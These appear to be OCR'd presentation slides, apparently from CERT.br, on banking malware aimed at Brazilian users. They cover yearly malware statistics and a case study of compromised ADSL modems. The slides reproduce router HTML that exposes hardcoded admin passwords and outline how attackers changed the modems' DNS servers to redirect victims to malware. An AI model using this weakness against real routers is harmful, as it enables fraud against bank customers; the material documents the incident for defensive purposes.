
emails
URLs
malware files
(confirmed)
list entry
IP, date, URL, AV signature
email with the malware copy
add new URLs
email with the notification

This system only handles malware targeted to Brazilian users and used for financial fraud


Malware Stats

	2006	2007	2008	2009	2010	2011
AntiVirus signatures (grouped by "family")	140	109	63	93	70	454
AntiVirus signatures (unique)	1988	3032	6085	4101	3355	2535
CIDRs	1498	1687	1569	1335	1022	1019
Contacts for the domains/networks	2143	2205	1937	1642	1317	1316
Domains	5594	7857	5915	4447	3317	2818
Email notifications sent by CERT.br	18839	17483	15499	9935	7099	7308
File Extensions	72	112	111	100	65	54
Hosts	9671	10870	9715	6246	4509	3852
IP Addresses	3859	4415	3921	3233	2553	2512
IP Allocation's Country Codes	74	84	79	76	72	73
Protocols	3	3	2	3	3	2
Trojans' file names	10155	9812	8297	5772	3828	3033
URLs notified by CERT.br	33191	24732	21468	12877	10181	11856
Unique URLs	25087	19981	17376	10864	7298	6186
Unique trojan samples (unique hashes)	19148	16946	14256	8151	5333	4162

Malware Cases by Country Code (IP Allocation)



AV Efficiency – 2011 (time of discovery)




Case study with malware and phishing: CPEs compromised

The Problem with the CPEs

- Low-end CPEs (ADSL connections only)
  - admin password exposed via web interface
  - allow WAN management
  - all with the same chipset
  - bug fixed and reintroduced depending on the firmware version

- Bug is some years old

Password Visible via Web Interface



189.[redacted]password.cgi

189.[redacted]password.cgi

Access Control -- Passwords

Access to your DSL router is controlle

The user name "admin" has unrestric

The user name "support" is used to a

The user name "user" can access the

Use the fields below to enter up to 1

Username:	
Old Password:	
New Password:	
Confirm Password:	

view-source:189.[redacted]

view-source:189.[redacted]password.cgi


```
<html>
   <head>
      <meta HTTP-EQUIV='Pragma' CONTENT='no-cache'>
      <link rel="stylesheet" href='stylemain.css' type='te
         <link rel="stylesheet" href='colors.css' type='te
            <script language="javascript" src="util.js"></
            <script language="javascript">
<!-- hide

pwdAdmin = 'admin';
pwdSupport = 'support';
pwdUser = 'user';

function btnApply() {
   var loc = 'password.cgi?';

   with ( document.forms[0] ) {
      var idx = userName.selectedIndex;
      switch ( idx ) {
         case 0:
            alert("No username is selected.");
            return;
```

How the Attack Worked



scan

Find vulnerable CPE

Change password

Change CPE DNS Servers

DNS incorrectly resolves names for high profile sites

redirected to a page with links to a malware that disables banking protections

Once the protection is disabled, DNS incorrectly resolves names for several banks (for short periods of time)


Late 2011 Statistics

US
96%

China
2%

Ukrain
2%

40 malicious DNS servers found



4.5 million CPEs (ADSL modems) using a unique malicious DNS

January 2012: more than 300k CPEs still infected

But not only Brazil

- Found during the investigation lists of compromised CPEs in
  - Europe
  - India
  - Latin America

